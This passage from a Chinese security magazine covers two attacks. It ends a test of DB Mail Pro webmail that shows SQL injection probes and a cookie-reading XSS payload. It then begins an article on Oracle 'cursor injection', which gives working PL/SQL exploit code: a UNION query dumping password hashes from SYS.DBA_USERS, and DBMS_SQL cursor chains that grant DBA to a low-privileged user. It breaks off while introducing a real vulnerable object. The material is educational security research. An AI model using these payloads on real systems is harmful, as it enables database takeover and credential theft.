


图 6

没有想到，DB Mail Pro 真的出现了错误。从图 6 给出的错误信息来看，我们在网址中加入的单引号引发了数据库查询错误，这可能是一个典型的 SQL 注入漏洞，我们还需要再次修改一下网址以确定 SQL 注入漏洞的存在，请对比下面两张图（图 7、图 8）。




图 7




图 8

在图 7 中我们输入的网址中“aid=0001”这个参数被修改为“aid=0001' and 1='1”，此刻访问的时候，我们能够正常下载到邮件中的附件；而图 8 中，我们修改“aid=0001”这个参数为“aid=0001' and 1='2”，此刻访问的时候，我们发现已经不能正常下载到邮件中的附件，注意虽然也有文件可以被下载，但是请注意该文件的名字为“RecordNotExisted...”即记录不存在的意思，这提示当前想要下载的附件文件不存在，同时也暗示了 DB Mail Pro 采用的是数据库系统来存储用户邮件数据而不是文档文件。这是一个传统的测试 SQL 注入漏洞的方法，具体理论读者可以查阅 SQL 注入相关原理，这里不再赘述。从本次测试结果来看，毫无疑问，DB Mail Pro 确实存在严重的 SQL 注入漏洞。

利用这个安全漏洞，攻击者就可以实施随心所欲的注入攻击了，通过结合一些 SQL 注入方法，攻击者甚至可以借助此漏洞在远程邮件服务器上植入脚本木马即 WebShell。利用 WebShell 提权最终成功获取到远程控制整个邮件服务器系统的目的。真的是千里之堤毁于蚁穴。图 9 给出的就是一个猜测邮件服务器当前数据库用户名是否为 sa 用户的攻击截图，如图 9 所示。

在测试中，我发现 DB Mail Pro 的 Web Mail 系统还存在 XSS 漏洞。用户在新建一个邮件后，可以单击书写邮件内容右侧的“Html”来对邮件内容进行源代码编辑，如图 10 所示。




图 9




图 10

这里输入的 XSS 测试代码为“<IMG onerror=alert(document.cookie) src="http://127.0.0.1/mail/xx">”，现在发送这封邮件后，用户一旦查收这封邮件，你就会发现 XSS 测试代码被执行了，如图 11 所示。





图 11

如果我们在邮件内容中输入的 XSS 测试代码为“<script>alert()</script>”，你会发现 DB Mail Pro 会将这种类型的脚本代码直接过滤掉。

总体来说，DB Mail Pro 的 SQL 注入漏洞的危害要远远大于 XSS 漏洞，如果 DB Mail Pro 在初始配置时候使用的不是微软 SQL Server 数据库，而是普通的 Access 数据库，SQL 注入漏洞的利用上就会发生变化，不过读者可以参考网上已经公布的一些关于 Access 数据库高级注入漏洞的技巧，我们也能够获取到很多信息。

前置知识：无
关键词：Oracle、游标注入



一种新型的 Oracle 注入方法：游标注入

文/图 高志新

引 言

Oracle 会定期公布紧急补丁更新公告，这些公告中就包括大量的 SQL 注入漏洞。通常，在 Oracle 的警告中，都会宣称，要利用这些 SQL 注入漏洞，攻击者必须拥有创建过程或函数（create procedure，create function）的权限，但事实并非如此。来

自 NGS 公司的 David Litchfield 提出了一种新型的 Oracle 数据库 SQL 注入漏洞利用方法，通过将预先编译好的游标注入到有漏洞的 PL/SQL 对象中，来执行任意的 SQL 语句。利用该方法，任何用户只要拥有 Create Session 权限就可以利用 SQL 注入漏洞。尤其是 Oracle 10.2 后，新建的 connect 角色的用户只有 Create Session 权限了，此时，游标注入显得更加有用。下面我结合两个例子具体介绍该方法，希望对大家有所帮助。

漏洞原理

游标注入，最核心的是利用了 SYS.DBMS_SQL 程序包执行权限被授予了 Public 角色。在该包中有一个方法：DBMS_SQL.PARSE：

```
procedure parse( c in integer, statement in varchar2, language_ flag in integer);
```

该方法用来解析游标“c”的“statement”语句，而最关键的是，该语句在解析时并不执行，只有在游标“execute”时才会执行。因此我们可以在“statement”中加入任意的需要高权限才能执行的 SQL 语句（比如“GRANT DBA TO PUBLIC”），而无需考虑解析时的权限。

游标执行，调用函数 SYS.DBMS_SQL.EXECUTE：

```
function execute(c in integer) return integer;
```

将 SYS.DBMS_SQL.EXECUTE（c）函数插入到存在 SQL 注入漏洞的 PL/SQL 对象中，PL/SQL 对象执行时，我们的 SQL 语句就以 PL/SQL 对象拥有者的权限执行，如果该对象属于 SYS，那么执行时就是 DBA 权限。

以上是游标注入的原理，下面以我们创建的一个存在 SQL 注入的 PL/SQL 过程为例，进一步说明。

```
C:\>connect /as sysdba
SQL>create or replace procedure GET_OWNER (P_OBJNM
VARCHAR) IS
TYPE C_TYPE IS REF CURSOR;
CV C_TYPE;
BUFFER VARCHAR2(200);
BEGIN
DBMS_OUTPUT.ENABLE(1000000);
OPEN CV FOR 'SELECT OWNER FROM ALL_OBJECTS
WHERE OBJECT_NAME='''||P_OBJNM||'''';
LOOP
FETCH CV INTO BUFFER;
DBMS_OUTPUT.PUT_LINE(BUFFER);
EXIT WHEN CV%NOTFOUND;
END LOOP;
CLOSE CV;
END;
/
```

将 SYS.GET_OWNER 过程执行权限赋予 Public 角色：

```
SQL>GRANT EXECUTE ON SYS.GET_OWNER TO PUBLIC;
```

毫无疑问，参数“P_OBJNM”未进行任何过滤，存在 SQL 注入。如果用户在参数 P_OBJNM 中嵌入 select 查询语句，当调用 GET_OWNER 过程时，P_OBJNM 参数中的 select 查询语句将会执行。因为 Oracle 不支持批量查询，因此只能通过 Union Select 语句来获得对任意数据的访问：

```
SQL>CONNECT SCOTT/PASSWORD;
SQL>SET SERVEROUTPUT ON;
SQL>EXEC SYS.GET_OWNER('AAAA'' UNION SELECT
PASSWORD FROM SYS.DBA_USERS-- ');
```

获得任意数据的访问并不是我们的最终目的，我们希望能够将普通用户提升到 DBA 权限。因为 Oracle 不支持批量查询，因此不能简单地在 select 语句后面插入“GRANT DBA TO PUBLIC”。必须将需要执行的 SQL 语句打包成函数。

如果当前用户 GZX 具有 Create Function 权限，通常的注入方法是创建一个函数，在函数中完成“GRANT DBA TO PUBLIC”，函数如下：

```
SQL>CREATE OR REPLACE FUNCTION GET_DBA RETURN
VARCHAR AUTHID CURRENT_USER AS PRAGMA
AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
RETURN 'GET_DBA';
END;
/
```

然后将该函数嵌入到参数 P_OBJNM 后面：

```
SQL>EXEC SYS.GET_OWNER('AAAA'||GZX.GET_DBA--');
```

这样 GZX.GET_DBA 函数就以 SYS 权限执行，当前用户 GZX 也就有了 DBA 权限。

如果当前用户 GZX 没有 Create Function 权限，而只有 Create Session 权限，以上注入方法就不能实现。我们可以利用 Public 角色具有执行权限的函数：DBMS_SQLOPEN_CURSOR，创建一个游标：MY_CURSOR，然后通过 DBMS_SQL.PARSE 过程，将这个游标关联到 SQL 语句上：“declare pragma autonomous_ transaction;begin execute immediate ''grant dba to public''; commit; end; ”。语句如下：

```
SQL> CONNECT SCOTT/PASSWORD
SQL> SET SERVEROUTPUT ON
SQL> DECLARE
2 MY_CURSOR NUMBER;
3 RESULT NUMBER;
4 BEGIN
5 MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
6 DBMS_SQL.PARSE(MY_CURSOR,'declare pragma
autonomous_transaction;
7 begin execute immediate ''grant dba to public''; commit; end;',0);
8 DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_
CURSOR);
9 END;
10 /
```

执行上述 SQL 语句，将得到的游标值（比如 4）作为 DBMS_SQL.EXECUTE 的参数。DBMS_SQL.EXECUTE 返回数字型，因此需要利用 CHR 函数转换成字符型，并通过“||”和原来的参数“AAAA”窜连起来，整体作为 GET_OWNER 对象的 P_OBJNM 参数值传入，语句如下：

```
SQL> EXEC SYS.GET_OWNER('AAAA'||CHR(DBMS_
SQL.EXECUTE(4))--');
```

当 GET_OWNER 的 select 查询语句执行时，DBMS_SQL.EXECUTE 函数也会执行，这样游标关联的 SQL 语句就可以以 SYS 权限执行了，因此就会将 DBA 权限赋予 Public 组。

SYS.LT.MERGEWORKSPACE 注入漏洞的利用

前面是以我们自己创建的存在 SQL 注入漏洞的对象为例，下面以一个真实的存在漏洞的对象 SYS.LT.MERGEWORKSPACE

为例。

用户 test 只有 Create Session，没有 Create Function 权限，无法自己创建函数打包注入语句："GRANT DBA TO TEST"。但通过游标注入，可以实现，如图 1 所示。

